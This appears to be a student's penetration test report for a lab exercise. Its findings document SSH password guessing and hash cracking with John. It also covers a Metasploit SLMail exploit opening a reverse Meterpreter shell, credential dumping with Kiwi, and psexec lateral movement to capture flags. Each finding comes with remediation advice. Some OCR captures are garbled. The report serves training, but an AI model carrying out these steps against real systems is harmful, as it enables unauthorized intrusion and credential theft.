
| | |
|----------------|---|
| | <p>The screenshot shows a penetration test report from Rekall. At the top, there are tabs for 'Hosts' (1), 'Vulnerabilities' (15), and 'History' (1). A search bar says 'Search Vulnerabilities' with '15 Vulnerabilities' found. Below is a table with columns: 'Sev.', 'Score', 'Name', 'Family', 'Count', and 'Scan Details'. The 'Scan Details' section includes: Policy: Advanced Scan, Status: Running, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 8:18 PM. A pie chart on the right indicates the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), and Low (green).</p> |
| Affected Hosts | 192.168.13.13 |
| Remediation | Update Drupal core to version 8.6.10/8.5.11 or later to patch the critical remote code execution vulnerability in REST API, and disable the REST API service if not essential for site functionality until patching is complete. |

| Vulnerability 27 | Findings |
|--|---|
| Title | (.14) exploiting |
| Type (Web app / Linux OS / WIndows OS) | Linux OS |
| Risk Rating | High |
| Description | In Flag 1 I noticed a sshuserAlice. In the linux terminal I ran ssh alice@192.168.13.14 and trying different passwords I was able to gain access to their server and after I ran a privilege escalation command with cat /root/flag12.txt which resulted in me obtaining Flag 12's code |

| | |
|-------------------------|--|
| <h2>Images</h2> |  <pre>(root@kali:~) ~ └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command.</pre> |
| <h2>Affected Hosts</h2> | <p>192.158.13.14</p> |
| <h2>Remediation</h2> | <p>Update version 1.8.28 or later to patch the privilege escalation vulnerability that allowed users to run commands as root by specifying user ID -1 or 4294967295, and conduct a security audit to identify any potential exploitation attempts through system logs.</p> |

Windows OS


| Vulnerability 28 | Findings |
|--|--|
| Title | Github Repository OSINT |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Medium |
| Description | Using the google search engine by searching totalrekkall github page it lead me to a github where it contained an xampp.users.page that had a username and a hashed password. Transferring that hash password into a file and by using john i was able to decipher the hash to Tanya4life which is the password for the username trivera. |
| Images |  <p>A screenshot of a Mozilla Firefox browser window. The address bar shows the URL: https://raw.githubusercontent.com/totalrekkall/site/refs/heads/main/xampp.users. The page content displays a single line of text: trivera:\$apr1\$A9wSkWa06GV3sgGA1531,c3GkS4oUIC0. The browser interface includes standard navigation buttons (back, forward, home), a search bar, and tabs for Kali Linux and Exploit-DB.</p> |

| | |
|-----------------------|---|
| |  <pre> Mozilla Firefox - raw.githubusercontent.com/totalrecall/site/refs/heads/main/xampp.users root@kali: ~/Desktop File Actions Edit View Help (root @ kali) [~Documents] cd .. (root @ kali) [~] ls Desktop Documents Downloads exploit.jpg.php file2 file3 LinEnum.sh Music Pictures Public Scripts Templates Videos (root @ kali) [~] cd Desktop ls (root @ kali) [~/Desktop] touch trivera.txt (root @ kali) [~/Desktop] nano trivera.txt (root @ kali) [~/Desktop] ls (root @ kali) [~/Desktop] nano trivera.txt (root @ kali) [~/Desktop] john trivera.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the --format=md5crypt-long option to force loading these as that type instead Using彩虹字符集, UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512W 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press Ctrl-C or Ctrl-Q to stop at any other key for status Always done processing the remaining buffer candidate passwords, if any. Proceeding with wordlist:/usr/share/John/password.lst [analyse] (trivera) ig 0:00m 0:00s DONE (2023-05-06 18:44) 10.000/s 12540p/s 12540C/s 123456.. Jake Use --show option to display all of the cracked passwords reliably Session completed. </pre> |
| Affected Hosts | Github (Website Data) |
| Remediation | removing the data that is online would be a good start as well to encrypt the data even more to prevent it from being stolen. |

| Vulnerability 29 | Findings |
|---|---|
| Title | HTTP Network |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Medium |
| Description | On the linux terminal using the IP 172.22.117.0/24 I ran a port scan which revealed to me that two machines were open ending in .10 (Win10) and .20(Server2019). When using the Win10 IP ending in .10 I was prompted with a login screen and when entering Flag 1 credentials I was given access and was able to discover flag2.txt which contained the code |

| | |
|-----------------------|--|
| Images | <pre> root@kali:~/Desktop nmap -p 80,443,22 172.22.117.20 Starting Nmap 7.92 (https://nmap.org) at 2023-03-06 18:52 EST Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 256 IP addresses (1 host up) scanned in 10.81 seconds root@kali:~/Desktop nmap -p 80,443,22 172.22.117.20 Starting Nmap 7.92 (https://nmap.org) at 2023-03-06 18:52 EST Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 256 IP addresses (1 host up) scanned in 10.82 seconds root@kali:~/Desktop nmap -p 80,443,22 172.22.117.20 Starting Nmap 7.92 (https://nmap.org) at 2023-03-06 18:53 EST Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 1 IP address (0 hosts up) scanned in 1.51 seconds </pre> |
| Affected Hosts | 172.22.117.20 |
| Remediation | Implement proper network segmentation with firewall rules to restrict unauthorized port scanning activities and limit exposed services to only those necessary for business operations. |


| Vulnerability 30 | Findings |
|--|--|
| Title | FTP |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Medium |
| Description | Using FTP on IP 172.22.117.20 due to the port scan. After logging in with anonymous I was able to retrieve flag3.txt and after downloading it by using the command cat I was able to reveal the code for Flag 3. |

| | |
|--|--|
| Images  <pre> Index of ftp://172.22.117.20/ Up to higher level directory Name File: flag3.txt File Actions Edit View Help [root@kali:~/Desktop] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous 1 KB 2/14/22 7:00:00 PM Password: 230 Logged on Remote system type is UNIX. ftp> find flag* ?Invalid command ftp> mget g* ftp> mget f* mget flag3.txt? y 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (159.4388 kB/s) ftp> mget f* mget flag3.txt? mput f* 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (480.7692 kB/s) ftp> dir 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> exit 221 Goodbye [root@kali:~/Desktop] # ls db flag3.txt trivera.txt [root@kali:~/Desktop] # cat flag3.txt 89cb548970d44f348bb63622353ae278 </pre> | |
| Affected Hosts 172.22.117.20 | |
| Remediation Turn off FTP server access from anonymous users but as well making sure the FTP server makes it required to provided encrypted username and passwords for access. | |


| Vulnerability 31 | Findings |
|---|---|
| Title | SLMail Service Exploitation |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Critical |
| Description | For Flag 4 I ran a MSFconsole with an exploit for SLMail which as well gave me the parameters that SMTP port is 25 and POP3 port is 110. Once setting the RHOST to 172.22.117.20 and rport to 110. I was able to get access to a Meterpreter and after using commands LS I was able to discover the flag4.txt file then by using cat I was able to gain access to the code. |

| |
|--|
| <p>Images</p> <pre> File Actions Edit View Help msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.18.196.167:4444 [*] 172.22.117.20:25 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [-] 172.22.117.20:25 - POP3 server does not appear to be running set rport [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattlelab_pass) > set rport 110 rport = 110 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.18.196.167:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattlelab_pass) > sessions [*] Index of ftp://172.22.117.20/ Up to higher level directory Active sessions Name File: flag3.txt Size 1 KB No active sessions. [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:54642) at 2025-03-06 19:20:46 -0500 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0600 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:10 -0400 maillog.008 100666/rw-rw-rw- 2081 fil 2025-01-10 05:07:05 -0500 maillog.009 100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.009 100666/rw-rw-rw- 7010 fil 2025-02-27 10:55:18 -0500 maillog.009 100666/rw-rw-rw- 2315 fil 2025-03-03 18:32:58 -0500 maillog.00c 100666/rw-rw-rw- 2417 fil 2025-03-04 18:32:18 -0500 maillog.00d 100666/rw-rw-rw- 4363 fil 2025-03-05 22:00:13 -0500 maillog.00e 100666/rw-rw-rw- 2366 fil 2025-03-06 19:02:13 -0500 maillog.00f 100666/rw-rw-rw- 4911 fil 2025-03-06 19:20:44 -0500 maillog.txt meterpreter > catflag4.txt [-] Unknown command: catflag4.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre> |
| <p>Affected Hosts</p> <p>172.22.117.20</p> |
| <p>Remediation</p> <p>Implement antivirus for SLmail servers to prevent executable exploits while generating consistent backup profiles with all the necessary data.</p> |


| Vulnerability 32 | Findings |
|--|---|
| Title | Scheduled Task on Win10 Exploitation |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | High |
| Description | I searched for Flag 5 by using the Search Task command which was schtasks / query /tn *flag5* /v this ended up providing me the code I needed to complete Flag 5. |

| | |
|---|---|
| Images  | |
| Affected Hosts | 172.22.117.20 |
| Remediation | Audit the scheduled task to figure out tasks that need to be updated or changed entirely while implementing a software to prevent any user having executables without the proper authorization. |

| Vulnerability 33 | Findings |
|---|--|
| Title | SLmail exploit on Windows 10 |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | High |
| Description | I ran another MSFconsole with the exploit for SLmail then by loading Kiwi and using the command Isa_dump_sam to give me the user flag6 then after using created a txt file with the hash I used john and format to crack the hash password which resulted in Computer! |

| | |
|-----------------------|--|
| Images |  |
| Affected Hosts | 172.22.117.20 |
| Remediation | Audit the accounts of all users making sure they have strong passwords while at the same time checking for any unusual login attempts. |

| Vulnerability 34 | Findings |
|--|------------------|
| Title | File Enumeration |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Low |

| | |
|-----------------------|--|
| Description | In the Metasploit shell I used search commands to help discover flag7.txt which was in the Users/Public/Documents folder |
| Images |  |
| Affected Hosts | 172.22.117.20 |
| Remediation | Audit user privileges |


| Vulnerability 35 | Findings |
|---|---|
| Title | Win 10 to Server2019 Exploit |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Critical |
| Description | I used Kiwi again on the Win 10 to reveal to me that ADMBob had their credentials cached. After solving the hashed password which was Changeme! I used these credentials with the psexec module in metasploit which returned to me a shell containing the Flag 8 code |

| | |
|---------------|---|
| Images | <pre>smbuser => ADMBob msf6 exploit(windows/smb/psexec) > set RHOST 172.22.117.10 RHOST => 172.22.117.10 msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:60220) at 2025-03-06 20:33:02 -0500 meterpreter > shell Process 780 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net user net user User accounts for \\ ADMBob Administrator flag8-ad12fc2ffce47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32></pre> |
|---------------|---|

| | |
|-----------------------|--|
| Affected Hosts | 172.22.117.20 |
| Remediation | Again audit user privileges to make sure not everyone has access to root and on top, audit the network to prevent lateral movement being possible to a certain extent. |

| Vulnerability 36 | Findings |
|---|--|
| Title | Escalating Access |
| Type (Web app / Linux OS / WIndows OS) | Windows OS |
| Risk Rating | Critical |
| Description | In the same exploit I moved to root and listed Directories and then using the command more on flag9.txt to uncover the code. |
| Images | <pre>C:\Windows\system32>.. ..> dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C: 02/15/2022 02:04 PM 32 flag9.txt 09/14/2018 11:19 PM <DIR> PerfLogs 02/15/2022 10:14 AM <DIR> Program Files 02/15/2022 10:14 AM <DIR> Program Files (x86) 03/06/2025 05:22 PM <DIR> Users 02/15/2022 01:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,924,625,920 bytes free C:\>more flag9.txt more flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 C:\></pre> |

| | |
|-----------------------|---|
| Affected Hosts | 172.22.117.20 |
| Remediation | Audit user privileges to make sure not everyone has access to root and on top making sure all systems and firewalls are able to detect escalation attempts and if not making sure to implement them asap. |

| Vulnerability 37 | Findings |
|---|--|
| Title | Compromising Admin |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | High |
| Description | I loaded Kiwi and by using dcync_ntlm on Administrators I was able to NTLM hashed password which was the code needed for Flag 10 |
| Images |  |
| Affected Hosts | 172.22.117.20 |
| Remediation | Audit users and systems this may involve updating all passwords to all users to make sure none of them have been compromised and/or updating systems to patch the vulnerability that gives any comprised user/system the chance to move throughout the system. |

Add any additional vulnerabilities below.

README!

During my time with this project I had multiple sources of help. Many of which came from my peers who were able to get the information and provide the steps on how they completed the task. On top of figuring things out when my groups would get stuck on a flag I would turn to AI to assist with pointing us in the right direction. which in some cases made me go a different path compared to others. I also used AI to help with naming the Title sections for the Windows OS as I simply forgot and did not know how to title each vulnerability. Finally with the help of peers and AI again it allowed me to develop the proper wording for the summaries from Strengths to Weaknesses and as well with the executive summaries to fully complete this Penetration Test Report.